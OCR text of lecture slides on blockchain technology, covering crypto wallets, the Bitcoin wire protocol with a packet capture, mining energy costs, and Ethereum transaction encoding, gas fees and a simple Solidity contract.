
VERIFY(r,s) with Q as public Key

Wallets


Cold Wallet
No TCP/IP
Token
Smart phone Board
Tablet Board+ TEE
Vault
Cobo Vault
MCU Only
MCU+ Secure Element
MCU+ Crypto Memory
Trezor One device
Ledger Nano S
AT.Wallet
Safe T
Archos
Bitfi
Archos Safe-T Touch
Hot Wallet
TCP/IP
WEB Site
Smart phone +TEE
Laptop
BIP32 hsmwallet .com
Samsung Walet
Full Node WEB API

Ledger Nano S





Archos Safe T

Bitfi


Trezor One

Cobo Vault

Archos Safe-T Touch

AT.Wallet


Samsung Wallet



com Paris

IP PARIS

P2P Network


Full Node Client
Bitcoin Core Client
Solo Miners
Stratum Mining
Stratum Network
Thin Client Wallets
Pool Miners
Mining Pool
Full Node Client
Edge Routers
SPV Wallet
Bitcoin Protocol
Stratum Protocol
Pool Mining Protocol

https://en.bitcoin.it/wiki/Protocol_documentation

Common structures

Almost all integers are encoded in little endian. Only IP or port number are encoded big endian.

Message structure

Field Size	Description	Data type	Comments
4	magic	uint32_t	Magic value indicating message origin network, and used to seek to next message when stream state is unknown
12	command	char[12]	ASCII string identifying the packet content, NULL padded (non-NULL padding results in packet rejected)
4	length	uint32_t	Length of payload in number of bytes
4	checksum	uint32_t	First 4 bytes of sha256(sha256(payload))
?	payload	uchar[]	The actual data

- **Message types**
  - version, vercak, addr, inv, getdata, notfound, getblock, getheaders, block, headers, getaddr, mempool, checkorder, submitorder, reply, ping, pong, reject, filterload, filteradd, filterclear, merkleblock, alert, sendheaders, sendcmpct, cmpctblock, getblocktxn

Bitcoin Protocol

Source	Destination	Protocol	Length	Info
137.194.23.117	5.178.68.215	Bitcoin	163	version
5.178.68.215	137.194.23.117	Bitcoin	181	version
5.178.68.215	137.194.23.117	Bitcoin	78	verack
5.178.68.215	137.194.23.117	Bitcoin	86	ping
5.178.68.215	137.194.23.117	Bitcoin	109	addr
137.194.23.117	5.178.68.215	Bitcoin	78	verack
137.194.23.117	5.178.68.215	Bitcoin	325	tx
137.194.23.117	5.178.68.215	Bitcoin	86	[unknown
5.178.68.215	137.194.23.117	Bitcoin	259	inv
5.178.68.215	137.194.23.117	Bitcoin	1159	inv
5.178.68.215	137.194.23.117	Bitcoin	259	inv
5.178.68.215	137.194.23.117	Bitcoin	439	inv
5.178.68.215	137.194.23.117	Bitcoin	223	inv
5.178.68.215	137.194.23.117	Bitcoin	1123	inv
5.178.68.215	137.194.23.117	Bitcoin	403	inv
5.178.68.215	137.194.23.117	Bitcoin	223	inv
5.178.68.215	137.194.23.117	Bitcoin	907	inv
5.178.68.215	137.194.23.117	Bitcoin	871	inv
5.178.68.215	137.194.23.117	Bitcoin	583	inv
5.178.68.215	137.194.23.117	Bitcoin	115	inv
5.178.68.215	137.194.23.117	Bitcoin	115	inv
5.178.68.215	137.194.23.117	Bitcoin	1339	inv
5.178.68.215	137.194.23.117	Bitcoin	1015	inv
5.178.68.215	137.194.23.117	Bitcoin	763	inv

```
Packet magic: 0xf9beb4d9
Command name: tx
Payload Length: 252
Payload checksum: 0xe3a37c54
⊟ Tx message
    Transaction version: 1
    Input Count: 1
  ⊟ Transaction input
    ⊞ Previous output
      Script Length: 139
      Signature script: 483045022100f10ebbff6677f778d421d1baa656079b97e
      Sequence: 4294967295
    Output Count: 2
  ⊟ Transaction output
      Value: 0
      Script Length: 19
      Script: 6a1154656c65636f6d20506172697354656368
  ⊟ Transaction output
      Value: 126375
      Script Length: 25
      Script: 76a9143a40abac5b0c9ac4cb6471dce09f94eb11c0e4db88...
    Block lock time or block ID: 0
```

```
0030  43 22 06 b2 00 00 f9 be  b4 d9 74 78 00 00 00 00   C"...... ..tx....
0040  00 00 00 00 00 00 fc 00  00 00 e3 a3 7c 54 01 00   ........ ....|T..
0050  00 00 01 e5 c9 9c 31 d7  cf a5 15 95 d6 74 63 f9   ......1. .....tc.
0060  66 9f b9 fc a0 3d 24 0c  63 a2 24 16 0a 54 5c 24   f....=$. c.$..T\$
0070  ac 24 6c 01 00 00 00 8b  48 30 45 02 21 00 f1 0e   .$l..... H0E.!...
0080  bb ff 66 77 f7 78 d4 21  d1 ba a6 56 07 9b 97 e5   ..fw.x.! ...V....
0090  53 5f 3d bb 45 41 b1 f1  11 76 8f bd 6a b1 02 20   S_=.EA.. .v..j..
00a0  75 36 26 9f 2a f0 4f d5  b9 9c db 10 62 12 b0 70   u6&.*.O. ....b..p
00b0  2b e5 7f e7 1a e3 5a 7c  21 9f 96 7a 22 7b 98 81   +.....Z| !..z"{..
00c0  01 41 04 98 ff 3b ad 68  9f a2 84 39 f3 3c 89 b8   .A...;.h ...9.<..
00d0  b3 28 5c e6 6f d8 ba e7  e1 7d 4e 83 c5 2b 72 d9   .(\.o... .}N..+r.
00e0  10 c1 1a 0f 0b a5 b3 c1  51 b2 38 3b 74 dd 1e 80   ........ Q.8;t...
00f0  13 d1 d3 00 00 7e ea cd  73 1f b7 65 f1 b2 20 de   .....~.. s..e.. .
0100  c9 69 70 ff ff ff ff 02  00 00 00 00 00 00 00 00   .ip..... ........
0110  13 6a 11 54 65 6c 65 63  6f 6d 20 50 61 72 69 73   .j.Telec om Paris
0120  54 65 63 68 a7 ed 01 00  00 00 00 00 19 76 a9 14   Tech.... .....v..
0130  3a 40 ab ac 5b 0c 9a c4  cb 64 71 dc e0 9f 94 eb   :@..[... .dq.....
0140  11 c0 e4 db 88 ac 00 00  00 00                    ........ ..
```


Miners


•Buy rigs

•Pay for Energy

•Produce Hashes

•Get BTC Rewards





Network

•Fixes the Hash price in BTC


•Fixes the BTC production rate

•Provides the blockchain

•Stores blocks and transactions

Market

•Fixes the BTC change in $



POWER EFFICIENCY P_E J/GH
0,3
0,25
0,2
0,15
0,1
0,05
0
0
5
10
15
20
25
30
TECHNOLOGY nm
Antminer S7 28nm 0,25 J/GH
Antminer S9 16nm 0,10 J/GH
GMO 7nm 0,04 J/GH
Antminer S7
Antminer S9
GMO
ANTMINER S9
16nm | 0.1J/Ghs | 14TH/s

J/GH/s CJ	HashRate TH/s HR	TWh /year PW	Cents /KWh EP	Electricity Cost billion $ / year EC	BTC /year BP	Fee BTC/year 10% FP	$Market Price $/BTC MP	Miners' Revenus billion $ MR
0,1	50,000,000	**43,8**	15	**6,57**	657000	65700	4000	**2,89**

France electricity production 563 TWh / year
1 nuclear reactor production # 6 TWh / year

PW = CJ x HR x 24 x 365 x 0,001 = 8,76 10^{-6} CJ * HR (TWh)
EC = PW x EP / 100 billion$/year
BP = 12,5 x 144 x 365 = 657000 BTC/year
FP = BP x 0,1 = 65700 BTC/year
MR = (BP+FP)* MP / 10^{9} billion$/year

ANTMINER S9 HashRate = 14,000 GH/s
HR=50 10^{6} TH/s 3,571,429 xS9



Cout de production

Currency	Bitcoin	Ether	Litecoin
market price $/currency	4 000	140	60
hashrate TH/s	50 000 000	144	250
TR, block mining time, in s	600	15	150
BR, Block Reward in currency	12,50	2,00	12,50
EC, Energy Cost $/KWh	0,15	0,15	0,15
Best Rig	Antminer S9	Radeon RX 480	Antminer L3+
rig price $	1 800	540	4 500
β, rig hashrate TH/s	1,4E+01	3,0E-05	5,0E-04
Rig Power Consumption, Watt	1 400	165	800
PE, rig power efficiency, J/GH	0,10	5 500,00	1 600,00
RA, rig amortization $/year	600	180	1 500
number of rigs	3 571 429	4 800 000	500 000
c(t), production cost, $/currency	13 262	453	485
Energy TWh/year	43,8	6,9	3,5

France electricity production 563 TWh / year
1 nuclear reactor production # 6 TWh / year

Ethereum

About Ethereum

- Ethereum was introduced in a white paper by Vitalik Buterin in 2013
- The Ethereum software project was initially developed in early 2014 by the Swiss company, *Ethereum Switzerland GmbH*, and a a Swiss non-profit foundation, the Ethereum Foundation (*Stiftung Ethereum*).
- Ethereum's live blockchain was launched on 30 July 2015
- Ethereum is a blockchain platform supporting a digital currency *the Ether* and distributed applications called *Smart Contrats* written in *Serpent* or other languages.
  - The Ethereum Virtual Machine (EVM) supports a Turing complete language
- 1 ETHER = 10^{18} Wei.

Ethereum is a BlockChain

- A new block is mined every 14,0 s
- The Block reward is 2 Ethers
- Transactions are stored in the blockchain
- Every account is defined by a pair of keys (ECC sepc256k1), a private key and public key.
  - Accounts are indexed by their *address* which is derived from the public key by taking the last 20 bytes.

Account

- **An Ethereum account contains four fields:**
  - The **nonce**, a counter used to make sure each transaction can only be processed once
    - A scalar value equal to the number of transactions sent by the sender
  - The account's current **Ether balance**
  - The account's **contract code**, if present
  - The account's **storage** (empty by default)

Transactions Structure

- **The recipient of the message**
- **A signature identifying the sender**
- **A nonce: a scalar value equal to the number of transactions sent by the sender**
- **Value:**
  - a scalar value equal to the number of Wei to be transferred to the message call's recipient
  - or in the case of contract creation, as an endowment to the newly created account
- **An optional data field**
  - a contract creation transaction contains an unlimited size byte array specifying the EVM-code for the account initialization procedure
  - A message call transaction contains an unlimited size byte array specifying the input data of the message
- **A STARTGAS value, representing the maximum number of computational steps the transaction execution is allowed to take**
- **A GASPRICE value, representing the fee the sender pays per computational step**
  - A scalar value equal to the number of Wei to be paid per unit of gas
  - Transactors are free to specify any gasPrice that they wish, however miners are free to ignore transactions as they choose.

Ethereum Transaction

```
F8 6B  // list length= 107 bytes
80 // nonce = null (zero value)
85 04E3B29200 // gazPrice= 21 000 000 000 Wei)
82 9C40 // gazLimit= 40 000 Wei
94 777A07BAB1C119D74545B82A8BE72BEAFF4D447B //Recipient
87 2386F26FC10000 // value= 10 000 000 000 000 000 Wei
80 // data = null
1C // signature recovery parameter = 28 (27+i)
A0 F1DD7D3B245D75368B467B06CAD61002 // r value
   67031935B7474ACB5C74FE7D8C904097 // 32 bytes
A0 772D65407480D7C45C7E22F84211CB1A // s value
   DF9B3F36046A2F93149135CADBB9385D // 32 bytes
```

Public key is recovered from the signature two solutions + (27) and (-) (28)

Ethereum RLPx: Cryptographic Network & Transport Protocol

- **RLPx is a cryptographic peer-to-peer network and protocol suite which provides a general-purpose transport and interface for applications to communicate via a p2p network. RLPx is designed to meet the requirements of decentralized applications and is used by Ethereum.**
- **The current version of RLPx provides a network layer for Ethereum**
  - UDP Node Discovery for single protocol
  - ECDSA Signed UDP
  - Encrypted Handshake/Authentication
  - Peer Persistence
  - Encrypted/Authenticated TCP
  - TCP Framing
- **Security**
  - authenticated connectivity (ECDH+ECDHE, AES128)
  - authenticated discovery protocol (ECDSA)
  - encrypted transport (AES256)

Overview | Comments

Transaction Information

Tools & Utilities

https://etherscan.io/tx/0xd6904d832462ae17718c69e9caa0c3f3bed458382ac1f4e43b1aadd8e94744ad

TxHash:	0xd6904d832462ae17718c69e9caa0c3f3bed458382ac1f4e43b1aadd8e94744ad
TxReceipt Status:	Success
Block Height:	4942834 (561272 block confirmations)
TimeStamp:	94 days 18 hrs ago (Jan-20-2018 09:52:42 PM +UTC)
From:	0x6bac1b75185d9051af740ab909f81c71bbb221a6
To:	0x6bac1b75185d9051af740ab909f81c71bbb221a6
Value:	0 Ether ($0.00)
Gas Limit:	80000
Gas Used By Txn:	22020
Gas Price:	0.00000003 Ether (30 Gwei)
Actual Tx Cost/Fee:	0.0006606 Ether ($0.41)
Nonce:	12
Input Data:	0xTemperature=25C

Switch Back

x

=

GasPrice= 15 bytes x 68 + 21000 = 22020

The yellow paper outlines the fees for various operations.

$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.

Creating a Smart Contract

RLP(Address, nonce):
D6 (list)
94 3f406a15095669e63df80d21d54d12bdfa214187 (address)
80 (null byte = nonce)

Keccak(RLP)= BF474FF3D5F9AC3393D3F6B9
D4E29AD9AC3C8BA701C0FFAC566117A2BBFDB177

Contract Code

Contrat Source

```
pragma solidity ^0.4.2;
address public owner;
string public log;
function storer()
{
    owner = msg.sender ;
}
modifier onlyOwner
{
        if (msg.sender != owner)
            throw;
        _;
}
function store(string _log) onlyOwner()
{
    log = _log;
}
function kill() onlyOwner()
{
  selfdestruct(owner); }
}
```

Typing in solidity

Solidity includes 7 basic types, listed below:

hash: 256-bit, 32-byte data chunk, indexable into bytes and operable with bitwise operations.

uint: 256-bit unsigned integer, operable with bitwise and unsigned arithmetic operations.


int: 256-bit signed integer, operable with bitwise and signed arithmetic operations.

string32: zero-terminated ASCII string of maximum length 32-bytes (256-bit).

address: account identifier, similar to a 160-bit hash type.


bool: two-state value.

https://etherscan.io/opcode-tool



A contract's storage is at its most basic a key-value store with 2^256 possible keys and 2^256 values. This makes for sufficient possible storage to create database structures of any type imaginable.

Contract Transaction



